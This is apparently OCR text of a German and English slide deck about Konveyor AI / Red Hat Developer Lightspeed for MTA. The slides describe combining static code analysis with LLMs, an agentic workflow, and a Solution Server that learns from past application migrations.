
Statische Code-Analyse, um die Interaktion mit LLM zu steuern

- Wir gehen von begrenzten Kontextgrößen in LLM-Anfragen aus, deshalb teilen wir größere Fragen in kleinere auf
- Meistens nicht machbar, ein ganzes Repository mit Quellcode in ein LLM hochzuladen
- Nutze Analyseprobleme, um kleinere Schwerpunktbereiche zu identifizieren




Modernization mit AI beschleunigen

Zusammenspiel Konveyor AI + MTA




RAG – Retrieval Augmented Generation

Wie es bei KAI funktioniert



Reactive Code Planning

Einführung von Agentic in Konveyor AI



Agentic-AI-Ansatz nutzt eine Mischung aus Tools und LLM-Agenten, um...

- ...den Zustand des Code-Repositorys immer im Blick zu behalten.
- ...die Ergebnisse in umsetzbare Aufgaben aufzuteilen.
- ...sich dynamisch an die Ergebnisse der Aufgaben anzupassen.

KAI, von Red Hat supportet:

Developer Lightspeed for MTA

Statische Code-Analyse

+

Generative AI


“Improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies by leveraging Generative AI”

KAI / Developer Lightspeed

Umstellung und Überarbeitung von Apps mit Gen AI wirtschaftlicher machen

Was ist anders und wo liegt der Mehrwert?

- Kein Chatbot -> Co-Pilot, Cursor usw.
- Präzise Code-Generierungen für Entwickler
  - Statische Codeanalyse + Kontext + LLM
    - Probleme bei der Einführung einer neuen Technologie genau lokalisieren
    - Cloudfähigkeit, Java, Spring, Quarkus und mehr
- Umgesetzte Probleme lernen, verstehen und nutzen, an interne Anforderungen anpassen
- Modellunabhängige, private KI mit OpenShift AI (o.a.)
- In VSCode integriert




Developer Lightspeed
For MTA 8

Mit Developer Lightspeed loslegen

Wo beginnen?


- JBoss EAP 7 -> 8
- Spring Framework -> Spring Framework 4,5,6
- Spring boot 2 - > Spring boot 3
- Java 8 to 11, 17, 21
- JEE -> Quarkus



Developer Lightspeed
For MTA 8


Developer Lightspeed (Konveyor AI Downstream)

Einbindung in das OpenShift-Portfolio



AI-beschleunigte Modernisierung

Vereinfachter Workflow



01

Code auschecken

Developer holt sich den Sourcecode

02

Migrationsziele bestimmen

Ziele für Analyse festlegen

03

Statische Analyse

Grundlegende Codeanalyse

04

Fix anfragen

Developer Lightspeed/KAI um Hilfe gefragt

05

Patch erstellen

Developer Lightspeed/KAI erstellt Patch

06

Migration fertig!

Developer entscheidet über Patch: annehmen/ablehnen


KAI Solution Server

Solution Server - An MCP server

Learns from migration and enhances the user experience

Visibility into existing rules, solved incidents and manual overrides

- Migration metrics
- Record how incidents are solved
- Mine insights of solutions
- Contextual hinting for better generation




Lokales Setup: https://gist.github.com/sshaaf/da77b10d76b8e3395824882f22b0bc96

Kai Solution Server

Latest & Greatest
Upstreaam

Motivation



KAI helps each developer independently fix migration issues.

- LLM generates fixes per project
- No memory of past
- Repeated manual effort

KONVEYOR

Motivation

Standalone Kai

KAI helps each developer independently fix migration issues.

- LLM generates fixes per project
- No memory of past
- Repeated manual effort

With Solution Server

KAI learns from past migration attempts across projects.

- ✓ Visibility into the effectiveness of the rules
- ✓ Learns from manual changes
- ✓ Reduces repeated work

KONVEYOR


Solution Server Matters in Enterprise-Scale Migrations

- ➔ Large organization use custom libraries and internal pattern not exposed to LLMs
- ➔ Solution Server performs **context learning** from real developer actions generates Hints
- ➔ It aggregates knowledge across applications to build **organizational context**
- ➔ With each migration, it reduces manual effort by suggesting relevant, learned hints
- ➔ Helps standardize modernization, reduce errors, and accelerate future migrations
- ➔ Transforms tribal knowledge into shared, reusable insights for the entire organization

